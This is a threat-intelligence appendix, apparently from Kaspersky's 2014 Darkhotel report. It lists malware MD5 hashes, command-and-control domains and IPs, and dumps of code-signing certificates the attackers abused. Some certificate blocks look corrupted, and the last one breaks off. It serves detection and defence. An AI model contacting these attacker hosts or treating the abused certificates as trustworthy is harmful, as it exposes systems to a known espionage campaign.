DARKHOTEL
INDICATORS
OF COMPROMISE

For more information, contact intelreports@kaspersky.com

Version 1.1
November, 2014

Global Research and Analysis Team

KASPERSKY lab

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Appendix A - related md5s

Downloaders, injectors, infostealers

000c907d39924de62b5891f8d0e03116
00ca5c0558dc9eba1a8a4dd639e74899
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06206fe97fed0f338fd02cb39ed63174
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0d75157d3f7fbf13264df3f8a18b3905
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3961cab50c32e8f32fe45836b9715ce5
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3f39c6dea5311167cc7ff62befd4ea7e
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KASPERSKY

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44300d48fccd5aaf27f4c863421c0d47
44e520bec8a3e35f6f6ad52e97911e14
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45b94e90cab94d9f873478151a80703d
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5b7b8d3b844b4dbc22875a2a6866a862
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6de1b481ae52fbacd7db84789a081b74
6f1a828a2490099a3ce9f873823cce7c

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77669d11c3248a6553d3c15cd1d8a60e
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7c2eeda3bb66b2c29aa425ba74c780c3
7d304a9cdcda75b1cb9537618f5ed398
804dceb3fa2b9bcf65595109b9465bbc
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89de19ff50dd58eda2b136b65feb3fb0
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8f7a7d003cafa56c63e9402f553f9521
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a9faa01c7cf7150054600fc2ab63e4b6
aaeb3b0651720a3f37a0c2f57c92429c
abdcde9cd1f9135e412f7bb0a9cafbc9
ad0f9ba1a355c5e8048c476736c90217
af26f60a80171c4337117133f1c2ba5f
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b2b29dcb1251c8b1c380f00834297857
b4cbafc20d19b06a4ab670129a3ae5aa
b6428851df75dc91bb46583b97d9a566
b7d1c3a03e92b24e9052e75ea381ea4a

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bf700fa187cc22d591e1ec4e7442145a
c12fe91f0c39c2460ea304ffc250918d
c322e499729291451437d46c6f05b920
c49e6114fa3de4f823010e852d891896
c4ac4924544877cd100e53f1115c7df9
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c6cbb4ea6aabf4a58659cd13fa0b024f
c82ca00476d7e8532d055bf2cc2c9d59
c9f95fc8219750b7c47325a0b84e9373
cdd5afba31e91706412ba58fff2b4d31
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d580cab0c05dd78215fd6252934c240f
d96babbde694df227a9af4b4b61483b3
da608f216594653a1716edd5734cd6e1
da6c390915639c853612cb665ac635f4
da6ed3cc582b4424c96b8ca73aaeb8ad
dd555740dcabb3dab3ea1fc71273e493
e070293d03cd3524e5db9fa4770589a5
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e271ba345eada5f56471c5413acf52f9
e2b5c47156508a31b74a1f48e814fbe7
e579157fb503b5cbd59ce66f5381575c
e5a31be7717c12a3cf9a173428ac7c38
e62af1303ed81f1ae69a1c3b1f215d88
e65fddac2ada261adcdcde87b4dc5540
e9f89d406e32ca88c32ac22852c25841
ec4be1af573e5c55023b35bd02efe394
ed2119548aff161ff97d6837e6a08e84
ed9f539ddabdab8a88491ee38f638b64
ede6a67f7956686f753819c46f496c84
f1368a2e56ae66587847a1655265d3c9
f2231ce84551fbd8a57e75fb07d7f6c0
f47cdf5bfc7227382e18f8361249212b
f5d745e7a575b7aecae302623acd6277
f602fe96deb8615ab8cefbd959e1d438
f7084cf91278eb8176c815ec4e269851
f97ec1cc844914a9aa8dfa00d1ead62e
fe7efa9f0417ba001c058b513518f4cf

a6f55037cb02911c5624e70a67704156
a131d12bc9ab7983b984c81e5e7e108e
0367f890595cf28c6c195dfabae53ba5
adab033d420206fcd2503643d443956e
cbbfa76cd5ed22a8c53f7f7d117923e5
93283599dbf3b2d47872dafae12afb21
d8137ded710d83e2339a97ee78494c34
93283599dbf3b2d47872dafae12afb21
06ac12b8c51aec71cefcf8a507d82ce4
3165b7472a9dd45cde49538561cba59f
043f0dcea6f6fbd1305571e6bf0fa78c
17c99725043fa1573fd650e57c3c75d3
0393036f35a7102a34fadfd77680b292
01cbd90ba5cf7e9595b208e4ca2d2d15
032a7c67332a3abf6da179ed265e6e04
23f7fe611ed2bd814bbdbfae457150b3

Example md5s of files detected with Kaspersky's Virus.Win32.Pioneer.dx and Symantec's Infostealer.Nemim!inf:

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0b727001dfc90cc354bd2ccabe3c23a5
0d3e3fd44faa32e0d83b02c8b7cff49c
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0fb91846ab9a4e9667c81154829f888b
1d399370e82b314ba20c21ff4ee82205
1f9d915d331f7e363c39108f41145c44
2431db868ebec1b967f5ad38abfd95c4
255f7842c6f07a6a1500a30fb4d27d54
35994a29128c08bed6f5d4aad28f102b
268d17f3763246ac27de7dc8024f23fa
40591b4ba82e0347b33098f6652640d6
4286ee45e9fcc2db3ddfad38426b7f50
4a0fa9be43cc84b5beb0b484227edfcb
4ce790e8438ed3a644984eb24452dd42
4e01e648645d041d52af9dbb09e442ef

KASPERSKY⁣ᴮ

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67b96c2265e44ccfad708c9387570ab4
69fa0bfd74d0db4ad734b9944ea71ec3
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9eae89f27c8fbc5896fc7e540e4cfd4a
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a6b0406dff68430aac6a5b738731e7d0
a855b983f1f414461de0e813e2f72b24
ad35db962130becfac1de2f803a119ae
b164febacafd2ab33f203fc5faecd531
b44a988d18264735f39efc2001b29c63

bc6a78142fa68af60e4edc06d28a2f28
c25d146b4cf05f7aaa9aebbe8d1563db
c34eb5aa60373119a03cfd90a5fea121
cdf5267225e6994b4670bf49ba50595a
d46204e579808d520affcc71a7d35cda
d73b08376c7cdf355d31b05a71c8c5ba
d8137ded710d83e2339a97ee78494c34
dd6c020e4a9c112c1776215b763f7525
e4fe6fa6e540cdb77807401aa2121858
e52b7d5391152da89b1db64060ba96ae
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3e38b8ccd38682ad4ec1f0fcfc1fb16a
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2600671b87dedbb50ca728285eb141b8
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53bc1a9d19aae7f783e019ec7613c366
ebe6b78006ecffe1511f46c86d16f4aa
c2d00fef0659640c1345967d2f554278
fe95141837ae86cb02a1bbf6a070cbb4
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ca7e5ff32b729d0d61340911a01a479a
35cd5ca2e33400a67345b00ef6db3ff6

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8c3fc5e341d7df51ea9b781a55908e82
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9a0963dbee2361fa9cebaa6e0e517774
397e492f1f65ed9a3c3edc9c7a938f01
```

KASPERSKY⅜

Appendix B. Fully Qualified Domain Names, Command and Control

163pics.net

163services.com

180.235.132.99

203.146.249.178

22283.bodis.com

42world.net

59.188.31.24

88dafa.biz

academyhouse.us

ackr.myvnc.com

acrobatup.com

adobearm.com

adobeplugs.net

adoberegister.flashserv.net

adobeupdates.com

albasrostga.com

alexa97.com0

alphacranes.com

alphastros.com

amanity50.biz

anti-wars.org

applyinfo.org

auto2115.icr38.net

auto2116.phpnet.us

auto24col.info

autobaba.net84.net

autoban.phpnet.us

autobicy.yaahosting.info

autobicycle.20x.cc

autobicycle.freehostking.com

autobicyyyyy.50gigs.net

autoblank.oni.cc

autobrown.gofreeserve.com

autocargo.100gbfreehost.com

autocash.000php.com

autocashhh.hostmefree.org

autocaze.crabdance.com

autocheck.000page.com

autochecker.myftp.biz

autocracy.phpnet.us

autocrat.comuf.com

autodoor.freebyte.us

autof888com.20x.cc

autofseven.freei.me

autogeremys.com

autoinsurance.000space.com

autojob.whostas.com

autoken.scienceontheweb.net

autolace.twilightparadox.com

automachine.servequake.com

automatic.waldennetworks.com

automation.000a.biz

automation.icr38.net

automobile.000a.biz

automobile.200gigs.com

automobile.freei.me

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automobile.it.cx
automobile.megabyet.net
automobile.x4host.eu
automobiles.strangled.net
automotive.20x.cc
autonomy.host22.com
autopapa.noads.biz
autopara.oliwy.net
autoparts.phpnet.us
autopatch.createandhost.com
autopatch.verwalten.ch
autophile.00free.net
autopilot.verwalten.ch
autoplant.byethost11.com
autopsy.createandhost.com
autoreviews.dyndns.info
autorico.ignorelist.com
autosadeo.000php.com
autosail.ns01.biz
autoshop.hostmefree.org
autostart.waldennetworks.com
autotest.byethost4.com
autotree.freebyte.us
autoup.eu.pn
autoupdafree.my5gigs.com
autoupdate.eg.vg
autoupdate.freehostia.com
autoupdate.megabyet.net
autoupdate.zoka.cc
autoupdatefree.freehostia.com
autoupdatefree.verwalten.ch
autoupdatefree.waldennetworks.com

autoupdatefree.zoka.cc
autoupdatefreee.my5gigs.com
autoupdates.5gigs.net
autoupdatfreeee.coolwwweb.com
autoupgrade.awardspace.biz
autovita.xtreemhost.com
autovonmanstein.x10.mx
autoworld.serveblog.net
autozone.000space.com
begatrendsone.com
begatrials.com
bizannounce.com
blonze.createandhost.com
bluecat.biz.nf
bluemagazines.servegame.com
bokselpa.dasfree.com
checkingvirusscan.com
clus89.crabdance.com
codec.servepics.com
control.wrizx.net
cranseme.ignorelist.com
crazymand.twilightparadox.com
crendesting.strangled.net
dailybread.waldennetworks.com
dailyissue.net
dailynews.000page.com
dailypatch-rnr2008.net
dailysummary.net
dailyupdate.110mb.com
domainmanagemenet.com
donatewa.phpnet.us
downsw.onlinewebshop.net

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dpc.servegame.com
ds505cam.com
ebizcentres.com
elibrarycentre.com
err.cloins.com
eztwt.com
fame.mooo.com
fashions.0fees.net
fenraw.northgeremy.info
fenrix.yaahosting.info
fenrmi.eu.pn
foreignaffair.org
gamepia008.my5gigs.com
genelousmanis.phpnet.us
generalemountina.com
genuinsman.phpnet.us
gigahermes.com
gigamiros.zyns.com
gigathread.itemdb.com
gigatrend.org
giveaway.6te.net
goathoney.biz
goizmi.ignorelist.com
goizmi.phpnet.us
goldblacktree.waldennetworks.com
gphpnet.phpnet.us
greatechangemind.com
greenlabelstud.000space.com
gurunichi.createandhost.com
halemdus.000space.com
heinzmarket.com
hotemup.icr38.net

humanforum.net
hummfoundation.org
individuals.sytes.net
infonetworks.biz
innewsmessenger.com
jackie311.byethost16.com
jandas.byethost7.com
javaupdate.flashserv.net
jonejokoss.byethost6.com
jonemaccane1.byethost7.com
jpnspts.biz
jpqueen.biz
kaoal.chickenkiller.com
laborsforum.org
lakers.jumpingcrab.com
limited.000space.com
lookasjames.000space.com
mansgepitostraig.com
mechanicalcomfort.net
microalba.serveftp.com
microblo5.mooo.com
microbrownys.strangled.net
microchiefs.twilightparadox.com
microchisk.mooo.com
microchsse.strangled.net
microdelta.crabdance.com
microgenuinsman.servebeer.com
microjonjokoss.jumpingcrab.com
microlilics.000space.com
microlilics.crabdance.com
micromacrarusn.com
micromacs.org

KASPERSKY

micromichi.ezua.com

micromps1.net

micronames.jumpingcrab.com

micronao.hopto.org

micronaoko.jumpingcrab.com

microos.jumpingcrab.com

microplants.strangled.net

microsoft-xpupdate.com

microyours.ignorelist.com

minshatopas12.org

msdn4updates.com

mshotfix.com

msupdates.com

myhome.serveuser.com

myphone.freei.me

nanogalsman.org

nanomicsoft.com

nanoocspos.com

nanosleepss.net

ncnbroadcasting.reportinside.net

neao.biz

neosilba.com

new.freecinemaworld.net

new.islamicawaken.com

newsagencypool.com

newsdailyinhk.com

newsups.000a.biz

nokasblog.agilityhoster.com

office-revision.com

online.usean.biz

outlookz.com

pb.enewslive.org

pb.qocp.net

pb.upinfo.biz

photo.eonlineworld.com

popin.0fees.net

private.neao.biz

proteingainer.biz

rainbowbbs.mywebcommunity.org

rayp.biz

re.policyforums.org

redblacksleep.createandhost.com

redlooksman.servehttp.com

reportinshop.com

reportinside.net

rootca.000space.com

sales.eu5.org

secureonline.net

self-makeups.com

self-makingups.com

sellingconnection.org

sens.humanforum.net

shndia.com

silverbell.000space.com

sipapals.servehalflife.com

smartappactiv.com

smartnewup.crabdance.com

sourcecodecenter.org

spotnews.com

st.cloins.com

stloelementry.200gigs.com

students.serveblog.net

support¬forum.org

terryblog.110MB.com

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thenewesthta.mypressonline.com

thirdbase.bugs3.com

todaynewscentre.net

trade-inf.com

unknown12.ignorelist.com

updaairpush.ignorelist.com

updaily.biz.nf

updaily.phpnet.us

updaisin.net16.net

updalsim.freehostee.com

updarling.000a.biz

updatable.20x.cc

updateall.000a.biz

updatecache.net

updatefast.000a.biz

updateiphone.20x.cc

updateitunes.waldennetworks.com

updatejava.megabyet.net

updatepatch.icr38.net

updateschedule.verwalten.ch

updatesw.110mb.com

updatesw.zoka.cc

updatewell.freebyte.us

updatewifis.dyndns-wiki.com

updauganda.waldennetworks.com

updawn4you.net84.net

upgrade77.steadywebs.com

video.humorme.info

voicemailz.net

wein.isgreat.org

windowservices.net

world.issuetoday.net

world.uktimesnews.com

wowhome.byethost8.com

ww42.200gigs.com

www.appfreetools.com

www.digitalimagestudy.com

www.imggoogle.com

www.info-cache.net

www.mobilitysvc.com

www.neosilba.com

www.newsupdates.org

www.serveblog.net

www.singlehost.org

www.smartnewup.com

www.sqlengine.net

www.strangled.net

www.universalonline.com

www.win7smartupdate.com

yahooservice.biz

yellowleos.phpnet.us

ypiz.net

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Appendix C. Code-signing certificates

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2576597 (0x2750d5)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
        CN=Digisign Server ID (Enrich)
        Validity
            Not Before: Jun 2 03:55:56 2009 GMT
            Not After : Jun 2 03:55:56 2011 GMT
        Subject: C=MY, O=JARING Communications Sdn.Bhd.,
        OU=JARING, CN=webmail.jaring.my,
        L=W.Persekutuan/emailAddress=sysadmin@jaring.my,
        ST=Kuala Lumpur
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:a4:81:6d:8d:e4:a6:fa:64:68:c8:41:4b:f3:08:
                    89:c6:8c:f5:52:c5:64:00:7a:a4:00:29:be:fb:e6:
                    c8:b7:92:de:52:71:f8:23:27:16:8e:4f:59:c4:c3:
                    52:2c:b2:7e:72:d9:b1:88:ae:a5:23:01:2d:5b:63:
                    dd:8d:49:1e:8f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                41:6B:A5:9E:58:E5:29:B7
            X509v3 Certificate Policies:
                Policy: 2.16.458.1.1
                CPS: http://www.digicert.com.my/cps.htm
            X509v3 Authority Key Identifier:
                keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
                5:74:6E:84:77
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
    Signature Algorithm: sha1WithRSAEncryption
        57:b9:37:76:d1:c4:95:5d:cf:20:51:ea:c5:92:ad:7e:24:a7:
```

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```
      78:d2:92:c1:76:45:c6:0f:6e:84:35:15:aa:82:8b:42:55:1d:
      e0:8a:8e:86:13:de:98:02:8e:25:2b:24:a8:8b:84:a2:36:37:
      f4:f6:1d:81:1b:96:c7:ee:2d:f9:68:fe:78:98:8b:bb:5a:a0:
      bb:40:03:b2:ca:6b:84:12:e8:c4:cd:df:ad:9d:66:c7:75:08:
      60:5b:e3:04:de:bf:25:99:fb:d1:5a:12:b1:d9:a8:c3:48:19:
      ed:bf:dc:b7:5f:ff:8e:cf:37:2b:24:65:e5:3f:b9:b2:63:cc:
      cf:5c
```

BEGIN CERTIFICATE
MIIC2TCCAkKgAwIBAgIDJ1DVMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMDkwNjAy
MDM1NTU2WhcNMTEwNjAyMDM1NTU2WjCBtjELMAkGA1UEBhMCTVkxJzAlBgNVBAoT
HkpBUklORyBDb21tdW5pY2F0aW9ucyBTZG4uQmhkLjEPMA0GA1UECxMGSkFSSU5H
MRowGAYDVQQDExF3ZWJtYWlsLmphcmluZy5teTEWMBQGA1UEBxMNVy5QZXJjZWt1
dHVhbjEhMB8GCSqGSIb3DQEJARYSc3lzYWRtaW5AamFyaW5nLm15MRYwFAYDVQQI
Ew1LdWFsYSBMdW1wdXIgMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKSBbY3kpvpk
aMhBS/MIicaM9VLFZAB6pAApvvvmyLeS3lJx+CMnFo5PWcTDUiyyfnLZsYiupSMB
LVtj3Y1JHo8CAwEAAaOBijCBhzARBgNVHQ4ECgQIQWulnljlKbcwRAYDVR0gBD0w
OzA5BgVgg0oBATAwMC4GCCsGAQUFBwIBFiJodHRwOi8vd3d3LmRpZ2ljZXJ0LmNv
bS5teS9jcHMuaHRtMB8GA1UdIwQYMBaAFMYWk04WF+wWroyUdvOGbcV0boR3MAsG
A1UdDwQEAwIE8DANBgkqhkiG9w0BAQUFAAOBgQBXuTd20cSVXc8gUerFkq1+JKd4
0pLBdkXGD26ENRWqgotCVR3gio6GE96YAo4lKySoi4SiNjf09h2BG5bH7i35aP54
mIu7WqC7QAOyymuEEujEzd+tnWbHdQhgW+ME3r8lmfvRWhKx2ajDSBntv9y3X/+O
zzcrJGXlP7myY8zPXA==
END CERTIFICATE

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2657623 (0x288d57)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
CN=Digisign Server ID (Enrich)
        Validity
            Not Before: Sep 29 06:46:10 2009 GMT
            Not After : Sep 29 06:46:10 2011 GMT
        Subject: O=MARDI, CN=anjungnet.mardi.gov.my, ST=SERDANG
        Subject Public Key Info:
```

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```
        Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
                00:ba:4f:4f:7d:e9:62:7a:d5:f8:62:99:0d:29:4c:
                af:0e:f4:7d:49:7e:6e:d9:30:d3:06:49:6b:b0:77:
                cd:67:2d:c9:61:55:3d:00:b1:7a:b4:a0:f4:64:61:
                9c:81:38:3e:44:6e:0e:15:a9:58:f9:60:68:a2:29:
                b2:0d:7e:67:71
            Exponent: 65537 (0x10001)
    X509v3 extensions:
        X509v3 Subject Key Identifier:
            48:15:99:11:61:48:10:FD
        X509v3 Certificate Policies:
            Policy: 2.16.458.1.1
            CPS: http://www.digicert.com.my/cps.htm
        X509v3 Authority Key Identifier:
            keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
            5:74:6E:84:77
        X509v3 Key Usage:
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
  Signature Algorithm: sha1WithRSAEncryption
      8a:89:09:23:6f:ff:bd:7d:0b:45:ff:a8:83:ae:cf:c3:f3:1a:
      79:9d:f4:42:22:37:78:b4:6b:7b:86:4f:ee:7a:35:4b:52:8e:
      25:25:b3:06:37:1f:f0:bd:72:56:af:d9:b0:cd:48:be:8a:3c:
      a2:07:10:1f:7b:62:c9:01:02:47:a9:b8:7f:27:52:13:28:b4:
      c6:a8:5b:e5:57:1a:d3:92:3d:5b:5c:b3:a9:14:cf:1b:ea:fd:
      43:48:36:11:9d:85:25:4d:f9:26:84:d8:4d:1a:9c:bd:47:67:
      5f:e6:1d:e7:17:71:71:24:15:68:4e:68:9f:bf:62:10:3e:75:
      83:a2

BEGIN CERTIFICATE
MIICZTCCAc6gAwIBAgIDKI1XMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMDkwOTI5
MDY0NjEwWhcNMTEwOTI5MDY0NjEwWjBDMQ4wDAYDVQQKEwVNQQVJESTEfMB0GA1UE
AxMWYW5qdW5bmV0Lm1hcmRpLmdvdi5teTEQMA4GA1UECBMHU0VSREFORzBcMA0G
CSqGSIb3DQEBAQUAA0sAMEgCQQC6T0996WJ61fhimQ0pTK8O9H1Jfm7ZMNMGSWuw
d81nLclhVT0AsXq0oPRkYZyBOD5Ebg4VqVj5YGiiKbINfmdxAgMBAAGjgYowgYcw
EQYDVR0OBAoECEgVmRFhSBD9MEQGA1UdIAQ9MDswOQYFYINKAQEwMDAuBggrBgEF
```

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BQcCARYiaHR0cDovL3d3dy5kaWdpY2VydC5jb20ubXkvY3BzLmh0TAfBgNVHSME
GDAWgBTGFpNOFhfsFq6MlHbzhm3FdG6EdzALBgNVHQ8EBAMCBPAwDQYJKoZIhvcN
AQEFBQADgYEAiokJI2//vX0LRf+og67Pw/MaeZ30QiI3eLRre4ZP7no1S1KOJSWz
Bjcf8L1yVq/ZsM1Ivoo8ogcQH3tiyQECR6m4fydSEyi0xqhb5Vca05I9W1yzqRTP
G+r9Q0g2EZ2FJU35JoTYTRqcvUdnX+Yd5xdxcSQVaE5on79iED51g6I=
END CERTIFICATE

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            01:00:00:00:00:01:1e:de:de:a3:da
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=BE, O=Cybertrust, OU=Educational CA,
        CN=Cybertrust Educational CA
        Validity
            Not Before: Jan 16 08:55:33 2009 GMT
            Not After : Jan 16 08:55:33 2012 GMT
        Subject: C=GB, ST=England, L=London, O=London Metropolitan
        University, OU=ISS, CN=skillsforge.londonmet.ac.uk
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:b8:73:f6:45:f2:83:21:4e:66:5d:a8:7d:29:a4:
                    aa:21:1e:cb:1e:03:41:dc:1f:cd:1b:2c:d0:f6:3f:
                    ca:ed:46:f2:be:8f:32:92:1c:a1:69:06:08:db:b9:
                    ee:e2:51:bb:9c:bf:68:c3:6f:61:8a:de:e5:be:46:
                    5b:c4:bf:44:b9
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            X509v3 Authority Key Identifier:
                keyid:65:65:A3:3D:D7:3B:11:A3:0A:07:25:37:C9:42:4A:5
                B:76:77:50:E1
            X509v3 Subject Key Identifier:
                14:5A:F5:85:8E:AC:81:77:46:5F:22:70:39:2E:64:E5:EF:
                F5:28:E1
            X509v3 CRL Distribution Points:
```

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```
                Full Name:
                    URI:http://crl.globalsign.net/educational.crl
                Authority Information Access:
                CA Issuers URI:
                    http://secure.globalsign.net/cacert/educational.crt
                Netscape Cert Type:
                    SSL Client, SSL Server
    Signature Algorithm: sha1WithRSAEncryption
        2a:fd:1e:cb:cd:45:42:24:44:32:72:bd:3c:cb:27:31:4a:8b:
        2a:25:48:65:06:31:fd:81:5d:ac:e1:5b:6a:ff:96:2a:50:73:
        1e:16:9b:2a:4f:18:ee:fe:26:30:d0:cb:96:f6:11:e6:2b:0f:
        95:d1:4b:80:cd:a8:aa:0c:1b:6c:a4:7a:41:af:db:9f:00:b1:
        64:51:d3:db:16:ad:27:98:23:a8:43:dc:3a:2c:17:79:7b:90:
        71:fa:ad:00:9c:ec:d1:24:b7:ba:81:de:35:e9:d6:fe:a0:92:
        46:69:b2:86:36:04:57:ba:9b:b0:92:24:e9:44:2b:ca:d8:09:
        54:b0:2d:64:21:24:c0:d4:77:86:de:77:04:2b:f2:6b:a8:1d:
        de:9b:5b:df:32:d3:45:ee:32:e6:60:a6:07:77:02:ef:98:d1:
        9d:de:40:3b:42:74:dd:c6:da:bb:2f:1a:42:58:93:db:2e:1f:
        f9:23:41:ab:e7:63:c7:1c:d3:ec:f3:bf:60:41:64:0c:ef:22:
        b3:a0:cb:ae:bd:32:0e:0f:3c:00:13:b0:32:47:62:b5:aa:22:
        7b:76:0b:d2:f2:f5:eb:92:c8:f8:6c:9d:d3:ad:f7:f1:b9:c6:
        94:51:31:5a:e8:1b:68:76:d4:3a:00:83:b3:3f:ef:03:a2:d2:
        c5:25:d8:d4
```

BEGIN CERTIFICATE
MIIDnjCCAoagAwIBAgILAQAAAAABHt7eo9owDQYJKoZIhvcNAQEFBQAwXzELMAkG
A1UEBhMCQkUxEzARBgNVBAoTCkN5YmVydHJ1c3QxFzAVBgNVBAsTDkVkdWNhdGlv
bmFsIENBMSIwIAYDVQQDExlDeWJlcnRydXN0IEVkdWNhdGlvbmFsIENBMB4XDTA5
MDExNjA4NTUzM1oXDTEyMDExNjA4NTUzM1owgY0xCzAJBgNVBAYTAkdCMRAwDgYD
VQQIEwdFbmdsYW5kMQ8wDQYDVQQHEwZMb25kb24xJzAlBgNVBAoTHkxvbmRvbiBN
ZXRyb3BvbGl0YW4gVW5pdmVyc2l0eTEMMAoGA1UECxMDSVNMMSQwIgYDVQQDExtz
a2lsbHNmb3JnZS5sb25kb25tZXQuYWMudWswXDANBgkqhkiG9w0BAQEFAANLADBI
AkEAuHP2RfKDIU5mXah9KaSqIR7LHgNB3B/NGyzQ9j/K7Ubyvo8ykhyhaQYI27nu
4lG7nL9ow29hit7lvkZbxL9EuQIDAQABo4HzMIHwMA4GA1UdDwEB/wQEAwIFoDAf
BgNVHSMEGDAWgBRlZaM91zsRowoHJTfJQkpbdndQ4TAdBgNVHQ4EFgQUFFr1hY6s
gXdGXyJwOS5k5e/1KOEwOgYDVR0fBDMwMTAvoC2gK4YpaHR0cDovL2NybC5nbG9i
YWxzaWduLm5ldC9lZHVjYXRpb25hbC5jcmwwTwYIKwYBBQUHAQEEQzBBMD8GCCsG
AQUFBzAChjNodHRwOi8vc2VjdXJlLmdsb2JhbHNpZ24ubmV0L2NhY2VydC9lZHVj
YXRpb25hbC5jcnQwEQYJYIZIAYb4QgEBBAQDAgbAMA0GCSqGSIb3DQEBBQUAA4IB
AQAq/R7LzUVCJEQycr08yycxSosqJUhlBjH9gV2s4Vtq/5YqUHMeFpsqTxju/iYw
```

For any inquiries, please contact [intelreports@kaspersky.com](mailto:intelreports@kaspersky.com)

```
0MuW9hHmKw+V0UuAzaiqDBtspHpBr9ufALFkUdPbFq0nmCOoQ9w6LBd5e5Bx+q0A
nOzRJLe6gd416db+oJJGabKGNgRXupuwkiTpRCvK2AlUsC1kISTA1HeG3ncEK/Jr
qB3em1vfMtNF7jLmYKYHdwLvmNGd3kA7QnTdxtq7LxpCWJPbLh/5I0Gr52PHHNPs
879gQWQM7yKzoMuuvTIODzwAE7AyR2K1qiJ7dgvS8vXrksj4bJ3TrffxucaUUTFa
6BtodtQ6AIOzP+8DotLFJdjU
END CERTIFICATE

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 19771 (0x4d3b)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc
        Certificate Authority
        Validity
            Not Before: Apr 22 18:15:10 2009 GMT
            Not After : Apr 22 18:15:10 2010 GMT
        Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem
        Insurance Company Inc, OU=EBusiness, CN=ahi.anthem.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:d4:95:e5:13:d8:7f:91:27:29:f6:76:72:9a:13:
                    a6:e2:4b:ec:16:ed:fc:a5:d8:f9:a1:f3:57:4b:85:
                    56:ec:ca:80:9f:0c:23:9d:36:45:db:ee:a8:ee:47:
                    b7:33:21:e4:93:72:7d:00:02:98:08:d8:88:c9:45:
                    b5:22:cc:bc:77
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Subject Alternative Name:
                email:dlaitmiddleware@anthem.com
            X509v3 Key Usage: critical
                Key Encipherment
            X509v3 Authority Key Identifier:
                keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
                0:97:A2:AA:AC
```

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```
            DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust
            Solutions, Inc./CN=GTE
            CyberTrust Global Root
            serial:07:27:16:11
        X509v3 Subject Key Identifier:
            6B:46:CC:B6:F4:8F:05:14:46:5D:D8:23:B8:05:73:E3:58:
            7E:D6:A6
    Signature Algorithm: sha1WithRSAEncryption
        71:72:2a:c2:fc:70:13:d6:7a:a7:08:50:f2:e5:c9:7d:61:e8:
        3d:bd:98:89:2a:76:3f:16:1e:c1:2d:31:8b:81:b6:95:83:5b:
        d3:48:35:3d:78:9a:e3:76:c9:89:a0:8a:74:a0:cd:ae:56:cf:
        30:c7:72:d2:72:d0:aa:4b:9c:18:13:41:90:30:45:6d:bd:24:
        d4:88:1e:83:f3:ef:ac:d7:c3:6f:82:2d:10:20:d6:06:01:36:
        45:50:13:b4:32:6b:39:73:c9:7d:67:84:d4:ab:87:fc:c9:2a:
        8d:ee:63:7a:e2:f1:8c:4a:47:7f:3a:cb:6e:68:a2:c1:32:c6:
        04:e6:7a:35:45:46:05:99:29:90:2e:a8:2e:dd:8a:d4:8c:31:
        2e:77:57:84:62:87:fa:e1:60:2a:2a:e7:15:4c:4b:18:0d:a7:
        a2:cb:d6:32:ae:40:73:51:65:76:df:08:d4:f5:fa:a9:d9:c3:
        d4:5f:12:dc:ca:cd:4d:1e:ca:de:9f:c3:c9:5d:53:4c:d2:54:
        14:43:e5:d8:2b:9c:7c:7e:da:33:d7:69:80:43:dd:96:3d:64:
        aa:91:63:5f:48:50:7b:33:d7:85:3a:a9:d7:74:71:da:4a:82:
        cf:b1:14:82:f6:95:72:d8:a9:24:3e:b4:14:94:0c:17:2c:6f:
        8a:93:1a:a2
```

```
BEGIN CERTIFICATE
MIIDsTCCApmgAwIBAgICTTswDQYJKoZIhvcNAQEFBQAwYTELMAkGA1UEBhMCVVMx
EzARBgNVBAoTCkFudGhlbSBJbmMxEjAQBgNVBAsTCUVjb21tZXJjZTEpMCcGA1UE
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBBdXRob3JpdHkwHhcNMDkwNDIyMTgx
NTEwWhcNMTAwNDIyMTgxNTEwWjCBijELMAkGA1UEBhMCVVMxEDAOBgNVBAgTB0lu
ZGlhbmExFTATBgNVBAcTDEluZGlhbmFwb2xpczElMCMGA1UEChMcQW50aGVtIElu
c3VyYW5jZSBDb21wYW55IEluYzESMBAGA1UECxMJRUJ1c2luZXNzMRcwFQYDVQQD
Ew5haGkuYW50aGVtLmNvbTCMA0GCSqGSIb3DQEBAQUAA0sAMEgCQQDUleUT2H+R
